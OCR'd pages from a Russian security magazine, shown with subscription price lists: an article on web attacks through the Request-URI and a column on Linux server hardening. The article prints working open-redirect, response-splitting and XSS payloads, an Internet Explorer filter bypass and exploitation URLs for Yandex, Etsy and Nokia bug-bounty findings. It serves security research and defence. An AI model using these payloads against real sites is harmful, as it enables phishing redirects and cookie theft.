6 номеров — **1194 руб.**
12 номеров — **2149 руб.**




6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **564 руб.**
13 номеров — **1105 руб.**



6 номеров — **599 руб.**
12 номеров — **1188 руб.**



6 номеров — **1110 руб.**
12 номеров — **1999 руб.**



6 номеров — **810 руб.**
12 номеров — **1499 руб.**



3 номера — **630 руб.**
6 номеров — **1140 руб.**



6 номеров — **895 руб.**
12 номеров — **1699 руб.**



6 номеров — **690 руб.**
12 номеров — **1249 руб.**



6 номеров — **775 руб.**
12 номеров — **1399 руб.**




6 номеров — **810 руб.**
12 номеров — **1499 руб.**



shop.glc.ru

ЗАЩИТНЫМ ФИЛЬТРАМ ВОПРЕКИ



Сергей Бобров
@Black2Fan
sbobrov@ptsecurity.ru

Атаки на веб-приложения через Request-URI

WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

При исследовании веб-приложения методом «черного ящика» основное внимание уделяется GET/POST-параметрам и содержимому пользовательских кук. Однако небезопасно могут обрабатываться и остальные части запроса клиента: заголовки, путь к скрипту и так далее.

Рис. 1. Обход XSS-фильтра IE в результате ошибки обработки заголовка

РЕКОГНОСЦИРОВКА НА МЕСТНОСТИ

Рассмотрим, как выглядит URI в HTTP-запросе. По RFC 2616 Request-URI может быть представлен следующим образом:

```
Request-URI = "*" | absoluteURI | abs_path | authority
```

Мы будем рассматривать вариант с использованием abs_path, разобьем его условно на несколько частей.

```
abs_path = "/" [path] ["/" path_info] ↵
[";" params] ["?" query_string]
```

Так как атака подразумевает собой передачу произвольных данных, включая спецсимволы, поподробнее остановимся на том, где именно их можно передать в Request-URI и какие плюсы/минусы есть у данных способов. Особое внимание будем уделять разности обработки Request-URI (таким как URL-кодирование и приведение пути к нормальному виду) популярными на сегодняшний день браузерами, так как от этого очень часто зависит возможность реализации атаки на клиентов.

РАЗЛИЧИЯ В ОБРАБОТКЕ ЗАПРОСОВ РАЗНЫМИ БРАУЗЕРАМИ

Query_string — наиболее популярное место передачи векторов для эксплуатации уязвимостей веб-приложений. Ошибки обработки часто обнаруживаются при исследовании отдельных его параметров. В таблице 1 представлены различия обработки query_string.

Принципиального различия между передачей спецсимволов в названии параметра, значении или индексе массива во время тестирования браузеров не было замечено, однако это очень распространенная ошибка обработки со стороны веб-приложения. Например, часто встречается вариант, когда все переданные клиентом параметры обрабатываются отдельно, а затем собираются назад в URI и используются для построения ссылок. При этом замена спецсимволов HTML-сущностями производится только в значении параметров, что позволяет реализовать атаку типа «межсайтовое выполнение сценариев», задействовав несколько параметров. Основной минус разделов params и path_info в том, что их поддерживают далеко не все веб-серверы, но тем не менее о них не стоит забывать. В таблицах 2 и 3 представлены различия их обработки разными браузерами.

Итак, переходим к самой интересной части, а именно к передаче векторов через путь к сценарию. Это наиболее интересный вариант, поскольку:

1. Нам необходимо передать произвольные данные, то есть изменить путь, но в то же время сделать это так, чтобы запрос обрабатывал нужный уязвимый сценарий;
2. Разработчики меньше всего ожидают увидеть векторы атак именно в этой части запроса и часто используют путь к сценарию без дополнительных обработок;
3. Браузеры перед отправкой запроса приводят путь в Request-URI к некоторой нормальной форме.

Остановимся на третьем пункте и рассмотрим различия в обработке пути в наших браузерах. В общем случае нормализация пути включает в себя четыре шага:

- замена символов \ на /;
- вырезание повторяющихся символов /;

Оригинальный запрос	**?test</>'"\=test**
Internet Explorer	?test</>'"\=test
Chrome	?test%3C/%3E'%22\=test
Opera	?test%3C/%3E'%22\=test
Safari	?test%3C/%3E'%22%5C=test
Firefox	?test%3C/%3E%27%22\=test

Таблица 1. Различия обработки query_string

Оригинальный запрос	**/test;test</>'"**
Internet Explorer	/test;test%3C/%3E'%22/
Chrome	/test;test%3C/%3E'%22/
Opera	/test;test%3C/%3E'%22/
Safari	/test;test%3C/%3E%27%22%5C
Firefox	/test;test%3C/%3E'%22%5C

Таблица 2. Различия обработки params

Оригинальный запрос	**/test/</>'"**
Internet Explorer	/test/%3C/%3E'%22/
Chrome	/test/%3C/%3E'%22/
Opera	/test/%3C/%3E'%22/
Safari	/test/%3C/%3E%27%22%5C
Firefox	/test/%3C/%3E'%22%5C

Таблица 3. Различия обработки path_info

- вырезание path traversal конструкций типа folder/../;
- вырезание конструкций типа /./.

Реакцию браузеров на символ \ можно посмотреть в таблице 2 и 3, поскольку браузеры обрабатывают params и path_info как часть пути к сценарию. Разница в обработке других конструкций представлена в таблице 4. Таким образом, было выявлено сразу несколько браузеров с необычным поведением при нормализации пути к сценарию:

1. Safari (в том числе и его мобильные версии) не производит нормализацию пути, если точки представлены в URL-кодированном формате.
2. Firefox не вырезает последнюю конструкцию path traversal, если на конце нет символа /.
3. Все браузеры, кроме Opera, не вырезают конструкцию path traversal, если символ / представлен в URL-кодированном формате (в то же время далеко не все веб-серверы корректно обрабатывают данный вариант).

Проведя точно такие же тесты, но через сценарий перенаправления HTTP-заголовком Location, мы обнаружили очень интересную ошибку в браузере Internet Explorer. Особенность IE в том, что он передает Request-URI, полученный в заголовке Location, практически без каких-либо изменений. То есть, используя сценарий перенаправления, можно заставить IE послать в Request-URI любые данные без URL-кодирования (включая управляющие символы и символы, необходимые для проведения атак типа «межсайтовое выполнение сценариев», а также произвольные конструкции path traversal, необходимые для проведения атак через Request-Path). Исключение составляют символы, нарушающие структуру стартовой строки HTTP-запроса: \0, \t, \r, \n и пробел. Более подробно об обнаруженной ошибке обработки можно прочесть в PT-2013-04, по ссылке: bit.ly/WuKuh5 (на момент написания статьи данная информация еще не была опубликована и ссылка не работала. — Прим. ред.).

В таблице 5 представлены тесты обработки некорректных путей с использованием сценария перенаправления.

Таким образом, мы можем использовать path traversal конструкции в браузерах Safari, Internet Explorer (используя обнаруженную ошибку PT-2013-04) и частично в Firefox.

КЛАССИФИКАЦИЯ АТАК

Рассмотрим варианты реализации атак на клиенты в случае, если Request-URI попадает в HTTP-ответ.

Open Redirect

```
Пример:
Location: [Request-Path]/new

Эксплуатация:
http://example.com//evil.com/%2E%2E

Результат:
Location: //evil.com/%2E%2E/new

Браузеры:
Safari, Firefox (из-за особенностей обработки
реализация возможна не всегда)
```

Особенность данной атаки в том, что с точки зрения нормализации пути веб-сервером запросы http://example.com/ и http://example.com//evil.com/../ одинаковы, но для браузера //evil.com/../ будет восприниматься как ссылка на внешний ресурс без указания URL-схемы.

Иногда сценарии перенаправления учитывают данную особенность и усекают повторяющиеся символы /. Такую предобработку можно попытаться обойти, используя особенности браузеров. В таблице 6 представлены примеры значений заголовка Location, которые браузеры обрабатывают как ссылку на внешний ресурс (под комбинацией [HT] необходимо понимать символ horizontal-tab [0x09], представленный в чистом виде).

Интересная особенность: Internet Explorer и Chrome игнорируют символ horizontal-tab в значении заголовка.

UI Redress Attack

```
Пример:
<form action="[Request-Path]/login">
  <input name="login">
  <input name="password">
</form>

Эксплуатация:
http://example.com//evil.com/%2E%2E

Результат:
<form action="//evil.com/%2E%2E/login">
<input name="login">
<input name="password">
</form>

Браузеры:
Safari, Internet Explorer (используя
PT-2013-04), Firefox (из-за особенностей обработки
реализация возможна не всегда)
```

Запрос	//	/test/../	/test/%2E%2E/	/test/%2E%2E	/test/%2E%2E%2F
IE	//	/	/	/	/..%2F
Chrome	//	/	/	/	/..%2F
Opera	//	/	/	/	/
Safari	//	/	/test/%2E%2E/	/test/%2E%2E	/%2E%2E%2F
Firefox	//	/	/	/test/%2E%2E	/%2E%2E%2F

Таблица 4. Разница в обработке некорректных путей

Запрос	redirect?r=/test<'">test/%252E%252E
IE	/test<'">test/%2E%2E
Chrome	/
Opera	/
Safari	/test%3C'%22%3Etest/%2E%2E
Firefox	/test%3C%27%22%3Etest/%2E%2E

Таблица 5. Разница обработки некорректных путей через сценарий перенаправления

Данный вариант, несмотря на сложность эксплуатации (необходимы действия пользователя), очень удобен не только для перенаправления пользователя, но и для получения значений параметров формы или ссылки. Например, получив сессионный CSRF-токен, можно подделать запрос от клиента непосредственно в первом же ответе на запрос, полученный в результате UI Redress атаки.

HTTP Response Splitting

```
Пример:
Location: http://example.com[Request-Path]/new

Дополнительные условия:
URL-декодирование перед попаданием
в HTTP-заголовок

Эксплуатация:
http://example.com/%0ASet-Cookie:x=x%0AX:/%2E%2E

Результат:
Location: http://example.com/
Set-Cookie:x=x
X:/new

Браузеры:
Safari, Internet Explorer (используя
PT-2013-04), Firefox (из-за особенностей
обработки реализация возможна не всегда)
```

Несмотря на наличие дополнительных условий, данный вариант не является надуманным и периодически встречается в реальных приложениях.

Cross Site Scripting

```
Пример 1
<script>varurl = '[Request-Path]';</script>

Эксплуатация:
http://example.com/'+alert(document.
cookie)+'/%2E%2E

Результат:
<script>varurl = ''+alert(document.
cookie)+'/%2E%2E';</script>

Браузеры:
Safari, Internet Explorer (используя PT-2013-04)

Пример 2
<link rel="canonical" href="http://example.
com[Request-Path]"/>

Эксплуатация:
/redirect/?r=http://example.com/"><img/src='x'oner
ror=alert(1)>/%252E%252E/%252E%252E/

Результат:
<link rel="canonical" href="http://example.com">
<img/src='x' onerror=alert(1)>/%2E%2E/%2E%2E/"/>

Браузеры:
Internet Explorer (используя PT-2013-04)
```




Рис. 2. Подделка порта открытой вкладки IE через ошибку обработки Location

Internet Explorer	Chrome	Opera	Safari	Firefox
//host.com/	//host.com/	//host.com/	//host.com/	//host.com/
\/host.com/	\/host.com/			///host.com/
/\host.com/	/\host.com/			
/[HT]/host.com/	///host.com/			
\[HT]\host.com/	\/\host.com/			
	/\/host.com/			
	/[HT]/host.com/			

Таблица 6. Примеры значений заголовка Location

В примере 2 представлен довольно популярный вариант с попаданием на страницу Request-Path без каких-либо обработок непосредственно из запроса, однако из-за URL-кодирования браузерами символов ", <, > в пути к сценарию эксплуатация данной уязвимости возможна только в Internet Explorer через обнаруженную ошибку, позволяющую избежать кодирования Request-URI.

ДЕТЕКТИРОВАНИЕ

В большинстве случаев если веб-приложение использует Request-URI для формирования контента HTTP-ответа, то это происходит повсеместно, поэтому для обнаружения таких проблем достаточно послать от одного до пяти запросов. Первым запросом проверяется, поддерживает ли веб-сервер нормализацию пути, в случае если в Request-Path содержатся path traversal конструкции.

```
GET/[unique_string]/../ HTTP/1.1
```

Остальные запросы отсылаются в зависимости от того, присутствует ли в HTTP-ответе [unique_string] и в какой именно части ответа эта строка находится.

При этом необходимо уделить особое внимание сценариям перенаправления (с /folder на /folder/, с example.com на www.example.com, с http на https) и страницам отображения ошибок 4xx, 5xx, так как это наиболее популярные места, подверженные таким уязвимостям.

MICROSOFT INTERNET EXPLORER

Рассмотрим более подробно особенности обработки заголовка Location в Internet Explorer и то, как их можно использовать для эксплуатации уязвимостей. К сожалению, мое понимание уязвимости не совпало с мнением Microsoft, и они назвали данные особенности обработки ошибкой, а не уязвимостью, несмотря на все мои попытки доказать обратное :). Необходимо заметить, что эта ошибка обработки присутствует во всех протестированных версиях браузера Internet Explorer от 5.5 до 10.

Некорректная обработка Request-Path позволяет не только использовать спецсимволы без кодирования, но и обходить встроенный XSS-фильтр. Пример:

```
index.jsp
<%= request.getRequestURI() %>
redirect.jsp
<%
response.sendRedirect("http://localhost/xss/<img/src='x' onerror=↵
alert(1)>/%2e%2e/%2e%2e/");
%>
```

При обращении к сценарию redirect.jsp произойдет следующий запрос:

```
GET /xss/<img/src='x'onerror=alert(1)>/%2e%2e/%2e%2e/
```

А при формировании ссылки для адресной строки Request-Path вновь будет обработан и path traversal конструкции будут вырезаны. Таким образом, XSS-фильтр не обнаружит опасных конструкций и пропустит данный запрос. Также при использовании URL-кодированного хоста в заголовке Location происходит некорректное декодирование, например:

```
Location: http://%77%77%77%2E%6D%69%63%72%6F%73%6F%66%74%2E%63%6F%6D/test
```

Обработка хоста происходит следующим образом:

1. Исходный хост

   ```
   %77%77%77%2E%6D%69%63%72%6F%73%6F%66%74%2E%63%6F%6D
   ```

2. URL-декодирование

   ```
   www.microsoft.com
   ```

3. Наложение декодированного значения на оригинальное

```
www.microsoft.com9%63%72%6F%73%6F%66%74%2E%63%6F%6D
```

4. В результате запрос будет отправлен по следующей ссылке:

```
http://www.microsoft.com9crosoft.com/test
```

Данную ошибку обработки можно использовать, добавив в URL-кодированное представление хоста символ /. Таким образом, запрос будет отправлен на правильно декодированный хост, но в Request-Path и Host-заголовке будут некорректные данные, полученные в результате наложения декодированного значения на оригинальный хост из Location-заголовка, например:

```
index.jsp
<%= request.getRequestURI() %>
<%= request.getServerName() %>

redirect.jsp
<%
response.sendRedirect("http://localhost%2Fx%2F%3cimg↵
%2Fonerror='alert(1)'src=x%3e%2f.%2e%2f.%2e%2f%3f");
%>
```

При обращении к сценарию redirect.jsp будет сформирован следующий HTTP-запрос, который будет отправлен на корректно обработанный хост:

```
GET /x/<img/onerror='alert(1)'src=x>
/../../?3e%2f%2e%2e%2f.%2e%2f%3f/ HTTP/1.1
Host: localhost/x/<img/onerror='alert(1)'src↵
=x>/../../?
```

В результате данную ошибку обработки Location можно использовать, так же как в предыдущем примере, для формирования произвольных данных в Request-Path и обхода XSS-фильтра, а также для реализации атак типа «межсайтовое выполнение сценариев» через Host-заголовок.

Пример подделки порта для открытой вкладки через ошибку декодирования хоста:

```
redirect-5.jsp
<%
response.sendRedirect("http://www.microsoft.
com%3a80/en-us/default.aspx");
%>
```

В данном примере запрос будет отправлен на microsoft.com:80, но в адресной строке будет отображаться порт 8080 из-за некорректного декодирования.

ЗАКЛЮЧЕНИЕ

Несмотря на сложность эксплуатации и довольно специфичные условия, данные варианты атаки не стоит недооценивать. Как показала практика, очень многие веб-разработчики используют Request-Path и Host-заголовок без дополнительных фильтраций, так как рассчитывают, что при нормальных условиях в них не может быть ничего лишнего. Если верить моей нерепрезентативной выборке, каждый пятый популярный веб-сайт в той или иной мере подвержен рассмотренным уязвимостям некорректной обработки данных, полученных от пользователя. ⌶




Рис. 3. Эксплуатация XSS через Host-заголовок на сайтах Etsy

ПРИМЕРЫ РЕАЛЬНЫХ УЯЗВИМОСТЕЙ

Написав небольшое расширение для Burp Proxy, которое модифицирует Request-URI и Host всех запросов, я решил проверить, насколько распространены перечисленные уязвимости в реальной жизни. Ниже представлено несколько обнаруженных примеров в рамках участия в Bug Bounty программах.

Yandex Bug Bounty

HTTP Response Splitting, Open Redirect, XSS [mail.yandex.ru/neo2]
Сценарий перенаправления с /neo2 на /neo2/ использовал URL-декодированный Request-Path, полученный от клиента, для формирования Location-заголовка.

Open Redirect:
http://mail.yandex.ru//evil.com/%2e%2e/neo2

HTTP Response Splitting:
http://mail.yandex.ru/%0aSet-Cookie:test=test%0a/%2e%2e/neo2

Cross Site Scripting (для браузеров с отключенным перенаправлением):
http://mail.yandex.ru/%0a%0a/<script>alert(1)</script>/%2e%2e/2e%2e/neo2

XSS [mail.yandex.ru/lite]
Облегченная версия mail.yandex.ru определяла переменную PDA.Prefix по первой папке Request-Path, полученной от клиента, и использовала ее в JavaScript-коде без необходимых обработок.

- **Пример эксплуатации:**
  http://mail.yandex.ru/x'+alert('XSS')+'x/%2e%2e/lite/inbox
- **Фрагмент HTTP-ответа:**
  PDA.prefix = "+alert('XSS')+";

Etsy Bug Bounty

XSS via Host [etsy.com, *.etsystatic.com]
Varnish HTTP Accelerator, обрабатывающий запросы к сайтам Etsy, имел некорректно настроенный шаблон страницы ошибок. В случае неизвестного хоста в HTTP-ответ попадало значение Host-заголовка без необходимых обработок.

- **Пример эксплуатации** (только браузер IE, используя PT-2013-04):
  http://evil.com/redirect?url=http://etsy.com%252F<img%2520src='x'onerror=alert(1)>%252F%252e.%252F
- **Фрагмент HTTP-ответа:**
  <body>unknown domain: etsy.com/<imgsrc='x'onerror=alert(1)>/../</body></html>

Nokia Bug Bounty

HTTP Response Splitting [access.nokia.com, projects.developer.nokia.com]
Сценарий перенаправления с HTTP на HTTPS использовал URL-декодированный Request-Path, полученный от клиента, для формирования Location-заголовка.

- **Пример эксплуатации:**
  http://access.nokia.com/x%0aHTTP:Response_Splitting%0a/
  http://projects.developer.nokia.com/cartrumps/x%0aHTTP:%20Response-Splitting/

UI Redress Attack [support.publish.nokia.com]
Для формирования Action формы «Contact Us» использовался Request-Path, полученный от клиента.

- **Пример эксплуатации:**
  support.publish.nokia.com//evil.com/%2e%2e?page_id=105
- **Фрагмент HTTP-ответа:**
  <form action="//evil.com/%2e%2e?page_id=105#wpcf7-f5185-p105-o1" ↵ method="post" class="wpcf7-form">





КОЛОНКА АЛЕКСЕЯ СИНЦОВА

HARDENING — ПУТЬ САМУРАЯ

Сегодня мы поговорим о такой важной составляющей ИБ, как укрепление сервера (hardening). Мы рассмотрим базовый подход к укреплению классического Linux-сервера и разберем, насколько данный процесс важен и полезен.

ВВЕДЕНИЕ

Hardening — процесс усиления защищенности системы с целью снижения рисков от возможных угроз. Данный процесс применяется ко всем компонентам системы, тем самым, в идеальном случае, делая сервер неприступной крепостью. Судя по описанию, штука скучная и нехакерская, но, с другой стороны, именно это мы и называем процессами ИБ.

Более того, харденинг — это базис всего подхода к защите. Немудрено, что фактически именно этот процесс лежит в основе требований такого стандарта, как PCI DSS. Во всех организациях, где ИБ — это не мерзкая обязанность из-за того, что какие-то «бумажные специалисты» этого требуют, а реальная необходимость, именно харденинг — один из главных атрибутов любой выкатываемой в продакшн системы.

МОЯ ПЛАТФОРМА – МОЯ КРЕПОСТЬ

Допустим, у нас есть система, построенная на Linux/Apache/MySQL/PHP. Мейнстрим, но мы потерпим. Давай предположим, что у нас есть фронтенд, торчащий в интернет (Linux/Apache/PHP), и бэкенд (Linux/MySQL). Мы опустим бэкапы, балансировку и защиту от DDoS на уровне архитектурных решений, ну и о MySQL, PHP и Apache мы поговорим, может быть, потом. Сегодня только ОС.

Здесь и далее: все советы нужно применять с умом, то есть надо понимать, на что влияет та или иная настройка, чтобы финальная конфигурация не убила функционал системы. В любом случае принцип подхода — отключи то, что не нужно, остальное настрой так, чтобы работало согласно требованиям, а не по умолчанию. Это относится и к ядру. Все ненужные модули можно смело отключить. Тот же принцип и для пакетов — все ненужные сервисы и пакеты можно смело отрубить/отключить.

LINUX HARDENING

«Сеть — это компьютер» (c), так что начнем наш процесс с настроек TCP/IP. В целом еще нет глобальной поддержки IPv6, поэтому можно смело отключать поддержку этого протокола на сетевых интерфейсах. IPv6 довольно молодой и дырявый протокол, лишних проблем с его настройками нам не надо, как и лишних угроз.

```
# Проверка ядра
[ -f /proc/net/if_inet6 ] && ↵
echo 'IPv6 ready system!'
# Вывод интерфейсов с включенной
# поддержкой IPv6
ip -o -6 addr
```

Остальные сетевые настройки: отключим поддержку ICMP-редиректов, форвардинг пакетов, ответы на широковещательный пинг — все эти чеки можно легко автоматизировать на bash:

```
# Проверяем IP Forwarding (не роутер же
# у нас, а просто сервер…)
if grep -q -P "^\s*net\.ipv4\.↵
ip_forward\s*=\s*1\s*$" /etc/sysctl.↵
conf; then echo "IP Forwarding ↵
enabled"; fi

# Но одно дело — в конфиге, другое
# дело — в памяти. Так даже будет
# надежнее. В конфиге может быть ничего
# не указано, а в памяти есть все
# текущие настройки:
if ! grep -q -P "^\s*0\s*$" /proc/sys/
net/ipv4/ip_forward; then echo ↵
"IP Forwarding enabled"; fi

# Проверяем поддержку маршрутизации
# от источника (проверяем сразу для all
# и default и сразу в памяти)
if (! (grep -q -P "^\s*0\s*$" ↵
/proc/sys/net/ipv4/conf/all/↵
accept_source_route && grep -q -P ↵
"^\s*0\s*$" /proc/sys/net/ipv4/conf/↵
default/accept_source_route)); then ↵
echo "Source routing enabled"; fi
```

Таким же образом проверяем остальные сетевые настройки:

- `net.ipv4.conf.(all|default).accept_redirects` — ставим 0, игнорируем ICMP-редиректы, так как не хотим, чтобы маршрут мог быть изменен.
- `net.ipv4.icmp_echo_ignore_broadcasts` — ставим 1, кому нужны широковещательные пинги в двадцать первом веке?
- `net.ipv4.icmp_ignore_bogus_error_messages` — зачем нам разбирать кривые ICMP-пакеты? Что там может быть хорошего, только логи засорять. В топку!
- `net.ipv4.tcp_syncookies` — тут надо ставить 1. Классическая защита от SYN flood атак, лишней не будет :).

Setting	Current	Recomended	Description
allow_url_fopen	1	0	Remote files should not be accessable using fopen.
allow_url_include	0	0	You should not be able to include remote scripts using include.
always_populate_raw_post_data	0	0	The preferred method for accessing the raw POST data is php://input.
display_errors	0	0	Error messages should be suppressed
display_startup_errors	0	0	Startup errors should be suppressed.
enable_dl	0	0	Disable loading of dynamic extensions.
error_log	/var/log/apache2/php-error.log	/custom/location	Should be set to the location of the php error log.
file_uploads	1	0	File uploading should be disabled if not needed.
log_errors	1	1	All errors generated by PHP should be logged to a file.
log_errors_max_len	4096	> 2048	At least 2048 characters of the error message should be stored in the error log.
magic_quotes_gpc	0	0	Sets magic_quotes state for GPC data. Relying on this feature is highly discouraged.
magic_quotes_runtime	0	0	Sets magic_quotes state for data from external sources. Relying on this feature is highly discouraged.
max_execution_time	20	< 20	Execution time should be limited to 20 seconds or less.
max_file_uploads	10	10	The maximum mumber of file uploaded in 1 go should be no more than 10
max_input_nesting_level	32	< 32	Maximum level of nesting of objects 32 is sufficent.
memory_limit	16777216	< 16777216	The maximum memory limit should be 16M or less.
open_basedir	/var/www	/the/webroot	Limit the files that can be opened by PHP to the webroot.
post_max_size	4194304	< 4194304	The maximum post size should be no more than 4M to mitigate the risk of DOS attacks.
register_globals	0	0	Highly dangerous feature and should be turned off.
register_long_arrays	0	0	Populates HTTP_*_VARS
safe_mode	0	0	This feature has been DEPRECATED as of PHP 5.3.0. Relying on this feature is highly discouraged.
session.cookie_httponly	1	1	Cookies must be httponly by default
session.entropy_file	/dev/urandom	/dev/random	Provides a random seed for generating the entropy file.
session.entropy_length	32	> 32	The number of bytes to read for gathering entropy for session generation
session.hash_bits_per_character	5	> 5	The number of bits encoded per character of the session key.
session.hash_function	1	1	MD5 should be replaced with SHA-160
session.name	0	Custom String	The name given to the PHP Session. It is recomended this be changed from the default.
session.save_path	/var/lib/php5	/custom/location	The save path for the session should be changed from the default /tmp.
session.use_only_cookies	1	1	Session variables should only be passed in cookies.
session.use_trans_sid	0	0	Sessions should not be allowed in GET paramater
upload_max_filesize	1048576	< 4194304	The maximum upload file size should be less than or equal to the post_max_size
upload_tmp_dir		/custom/location	Change the location of where files are initally uploaded to

Результат работы утилиты PHP Auditor

- `net.ipv4.conf.(all|default).rp_filter` — тут, конечно, 1. Верификация IP источника, полезная фича для защиты от IP spoofing атак.

Есть и другие фичи для параноиков, но это базовые. Кто-то не любит пинги вообще, а у некоторых так health_check делается, поэтому здесь советовать сложно. Все проверки легко автоматизируются, что полезно, если ты производишь автодеплоймент.

Кое-что про файрвол. Это вопрос архитектуры системы: например, если наша машинка работает в Амазоне или же вся сетка режется каким-то красивым роутером / межсетевым экраном или хитрыми VLAN'ами, то ясно, что вся фильтрация и логика доступа будет там. Но если мы закидываем сервак в непонятный дата-центр, где у нас куча других проектов, то возникает угроза горизонтальных атак в пределах дата-центра. То есть наш MySQL-сервер не видит инета и его не видно из инета, но другие хосты дата-центра его видят. В таком варианте локальные правила фильтрации будут нелишними. Проверить это автоматом сложно, так как по умолчанию, особенно если проектов много, ты не знаешь, кому какие правила доступа требуются, и нужно все внимательно изучать и допиливать. Но вот быстрый чек замутить можно:

```
if (iptables -S|grep -P "^\-P\s+((INPUT↵
)|(FORWARD)|(OUTPUT))\s+ACCEPT$"); ↵
then echo "Your firewall suck"; fi
```

АККАУНТЫ

Кроме сети, у нас еще есть стандартные сервисы, типа SSH. Требования здесь достаточно простые:

- У каждого юзверя свой аккаунт.
- Админы заходят через свой аккаунт. Если нужен root, аккуратно помещаем их учетки в sudoers.
- Никаких паролей — вся аутентификация только по ключам.
- В sudoers никаких палевных записей, типа «tomcat ALL=NOPASSWD: /bin/sh -c cat *».

Большая часть чеков так же легко автоматизируется, не буду тут это расписывать.

ФАЙЛОВАЯ СИСТЕМА

Это самая важная часть. Например, классикой жанра является уязвимость LFI, и раньше было модно инъектить в логи апача PHP-код для дальнейшего RCE. Это, конечно, старый и унылый пример, но это показывает силу харденинга. Дело в том, что апач у нас пишет логи от рута, а вот дочерние процессы (форки) запущены с правами непривилегированного пользователя, например apache. Так вот, в идеальном мире этот юзер не должен иметь прав на чтение в директории /var/log/httpd/, что сведет к неудаче попытку чтения через LFI (но мы-то, конечно, знаем про phpinfo и upload-директорию...). И это минимальный пример. В других примерах есть куча директорий и файлов, которые нежелательны для доступа другим юзерам, типа apache. Это различные конфиги, логи и бэкапы, в которых может быть чувствительная информация и — о нет — персональные данные. Для автоматизации этого чека можно запилить скрипт, который проверяет права чтения и записи «для всех». Может оказаться полезным.

Кроме того, имеет смысл сварганить скрипт, который ищет чувствительные данные по ФС. Зачем это нужно? Очень просто, запускаем этот скрипт от юзера апач или даже рута, он мучается несколько минут, а затем должен показать, что он ничего не нашел в открытом и доступном виде. Этот трик применяется всеми вменяемыми PCI DSS аудиторами, которые по регекспам ищут следы номеров кредитных карт, и если такой скрипт находит их, то аудитор справедливо выписывает пачку люлей :). Соответственно, мы определяем, какие данные для нас важны и какие данные мы защищаем, затем пишем их фингерпринт и чекаем автоматом, что фактически означает быструю проверку на тему «не может ли хакИр, в случае RCE, LFI или traversal, найти что-то ценное». Примеры таких данных:

- маска номеров кредитных карт;
- логины и пароли;
- персональные данные;
- коды активных сессий.

Кроме того, несмотря на все вышесказанное, все равно следует проверять /etc/passwd, /etc/shadow, /etc/group на наличие аккаунтов со слабыми паролями (MD5-хешами), аккаунтов без паролей и проверить все акки с логин-шеллом. Это также легко автоматизируется на баше с грепом.

SELINUX/APPARMOR

Отдельно хочется сказать про этот слой защиты. На самом деле данные системы контроля доступа на уровне ядра являются очень эффективными инструментами. Но вот их настройка — дело сложное и не всегда тривиальное. Крайне рекомендую озаботиться, но стоит помнить, что любые изменения в логике работы системы могут быть заблокированы SeLinux/AppArmor, что приводит к дополнительным проблемам с поддержкой системы.

И Т.Д., И Т.П.

Продолжать описывать рекомендации можно долго: и поиск SUID-бит исполняемых бинарников, и настройки апача, MySQL — все эти вещи должны быть выполнены, но поверь — оно того стоит. Даже если программист совершит ошибку, даже если атакующий проведет атаку, именно hardening будет последней надеждой на то, что урон окажется минимальным.

Главный месседж, что я хотел донести: ИБ — это не только хак, безопасное программирование или слабые пароли, ИБ — это процесс, и вот эту часть с базовыми настройками системы очень многие пропускают — в банках, в госучреждениях, в крупных энтерпрайз-компаниях. Если тебе интересна эта тема и ты хотел бы помочь в создании единой базы знаний по hardening различных систем и платформ — пиши на defconrussia@gmail.com. Может получиться интересный проект, как по самой базе, так и по автоматизации этого дела. ⌶

```
root@        :~# tiger
Tiger UN*X security checking system
   Developed by Texas A&M University, 1994
   Updated by the Advanced Research Corporation, 1999-2002
   Further updated by Javier Fernandez-Sanguino, 2001-2010
   Contributions by Francisco Manuel Garcia Claramonte, 2009-2010
   Covered by the GNU General Public License (GPL)

Configuring...

Will try to check using config for 'x86_64' running Linux 3.5.0-17-generic...
--CONFIG-- [con005c] Using configuration files for Linux 3.5.0-17-generic. Using
           configuration files for generic Linux 3.
Tiger security scripts *** 3.2.3
21:24> Beginning security report for fishtuvm.
21:24> Starting file systems scans in background...
21:24> Checking password files...
21:24> Checking group files...
21:24> Checking user accounts...
21:24> Checking .rhosts files...
21:24> Checking .netrc files...
21:24> Checking ttytab, securetty, and login configuration files...
21:24> Checking PATH settings...
21:24> Checking anonymous ftp setup...
21:24> Checking mail aliases...
21:24> Checking cron entries...
```




Tiger security scripts в действии




WWW

Руководство VMware hardening: bit.ly/Pxq2mZ;
Повышение безопасности RHEL 5.0: 1.usa.gov/1HmtzK;
Усиление защиты веб-серверов: 1.usa.gov/41oFmE;
Настройка php.ini: www.madirish.net/199;
Харденинг MySQL: bit.ly/13IsphG

ЛОМАЕМ ВМЕСТЕ



